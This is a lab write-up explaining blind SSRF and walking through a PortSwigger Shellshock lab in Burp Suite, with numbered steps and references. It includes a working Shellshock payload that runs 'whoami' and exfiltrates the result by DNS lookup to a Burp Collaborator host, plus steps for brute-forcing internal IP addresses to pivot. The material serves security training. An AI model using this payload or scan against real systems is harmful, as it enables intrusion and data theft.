Blind SSRF with Shellshock Exploitation

Aman Saxena & Hardik Tyagi

INTRODUCTION

This document is intended to provide a brief description of the Blind SSRF attack. In the attack we will be using a Shellshock payload against the server. This proof of concept will help to visualize and understand the attack performed in a virtual environment.

KEY TERMS

SSRF, Blind SSRF, Shellshock, Burp Collaborator Client

DEFINITIONS

SSRF - Server-Side Request Forgery – It is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker choosing.

Shellshock - It is a vulnerability in bash which allows remote code execution without confirmation. A series of random characters, () {:;} ; , confuses the bash because it does not know what to do with them , so by default it execute the code after it.

Burp Collaborator Client - Burp Collaborator is a network service that Burp suite uses to help discover many kinds of vulnerabilities. Burp Collaborator client is a tool to generate payloads for use in manual testing.

TYPES

It is important to acknowledge the different types of SSRF. The impact of the vulnerability can greatly depend on the type of SSRF vulnerability.

Blind - Blind SSRF occurs when you never get any information about a target service from the initial request. Typically, an attacker will provide a URL, but data from this URL will never be returned to the attacker. To confirm a vulnerability in this case, an attacker must use Burp Collaborator, DNSbin, or a similar tool. These tools can confirm that a server is vulnerable by forcing it to make DNS or HTTP requests to an attacker-controlled server. Blind SSRF is typically easy to validate, but difficult to exploit.

Semi-Blind - Semi-blind SSRF, similarly to blind SSRF, does not return all details about a resulting request, however, some data is exposed. This could be partial data or error messages that give the attacker more information. Sometimes metadata about a request, such as response times, can also be considered semi-blind as they allow an attacker to validate if a request succeeds. Semi-blind SSRF is often enough to validate the vulnerability, but not always enough to extract sensitive data.

Non-Blind - Non-Blind SSRF is typically the most critical issue. In these scenarios, data from an arbitrary URI can be fetched from an internal service and will be returned to the attacker.

WORKFLOW

Can I read the response?

Am I able to read the response? If not, is there any additional information given to me based on the availability of the receiving system? If the port isn't open, does an error get returned? If the system doesn't speak HTTP but is receiving traffic, what happens?
If I can read the response then proving impact is a breeze: we just need to identify an internal service that responds to whatever protocols we have access to and read a response from it. If we can't read the response, we might have to come up with interesting side channels like different error messages or see if we can blindly coerce an internal service to issue a request to the internet.

Where are we?

Is the vulnerable service running on some Infrastructure as a Service (IaaS) platform (like AWS or GCP) or are we on something less sophisticated or more custom? This lets me know if I'm able to reach a metadata service and may clue me in to what kinds of systems may be running in the internal network.

Can I read the response?

This is pretty straightforward. What are the rules for redirecting? Are they always rejected? Are they always processed? Or is there some nuance in between? Redirects are a super common method of bypassing mitigations for SSRF.

Occasionally web applications will check if the initial domain resolves to an RFC1918 address and error out if so. These kinds of checks are usually only performed on the initial request and a 302 redirect could be leveraged to tell the client to pivot to the internal network. Beware proxies in front of these internal HTTP clients, though, as they can properly discern if a request should be forwarded to its destination.

What protocols does the client support?

HTTP/HTTPS only? FTP? Gopher?? Supporting additional protocols (especially Gopher) will increase the level of impact and options for exploitation available to you.

STEPS FOR EXPLOITATION

For performing the attack, we will be using the portswigger labs and the burp suite professional.

1. Add the domain of the lab to burp suite target scope. This will only target the site one wants the request for. Hence making it an easier process for one to browse the contents of website in a sitemap

2. Browse the site so that the website can be spidered manually without exceeding the website limitations or overloading the server hence creating a log and getting blocked from accessing the website

3. Observe that when you load a produce page, it triggers an HTTP interaction with Burp Collaborator via the referrer header.This actually indicates that one can trigger an attack using the referrer header

4. Observe that the HTTP interaction contains your User-Agent string within the HTTP request and this could be used as a payload for the shellshock attack.

5. Intercept the product page request and send to Intruder for changing the contents in the requests and starting the ip attack

6. Use Burp Collaborator Client to generate a unique payload.Capture external interactions initiated by the target that are triggered by Burp's attack payloads.

- Deliver attacks back against the target in responses to those interactions.
- Enable the reliable detection of many new vulnerabilities.

7. Now place the shellshock payload: () {:;}; /usr/bin/nslookup $(whoami).Your-Subdomain-here.burpcollaborator.net

8. Replace the user agent string in the burp intruder request with the shellshock payload.

9. Click "Clear $", change the referrer header to http://192.168.0.1:8080 then highlight the final octet of the IP address (i.e. 1), click "Add $".This is used to pivot to other parts of network.

10. Switch to the payload tab, change the payload type to Numbers, and enter 1,255, and 1 in the "From" and "To" and "Step" boxes respectively.This is only considering the 255.255.255 subnet. This could also be changed to other subnets if proper vlan configuration is not configured

**11.** Click "Start Attack". This would initiate the bruteforce attack for the ip pivoting

12. When the attack completes, go back to Burp Collaborator client window and click "Poll Now". This will show all the interactions captured by the burp collaborator

13. Now you should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind SSRF attack.

14. The name of the OS user should appear within the DNS subdomain. The attacker could also run multiple other commands to find the juicy information about the asset

REFERENCES

- https://portswigger.net/web-security/ssrf/blind/lab-shellshock-exploitation
- https://portswigger.net/burp/documentation/desktop/tools/collaborator-client
- https://pentesterlab.com/exercises/cve-2014-6271/course
- https://portswigger.net/web-security/ssrf/blind
- https://portswigger.net/web-security/ssrf

LUCIDEUS™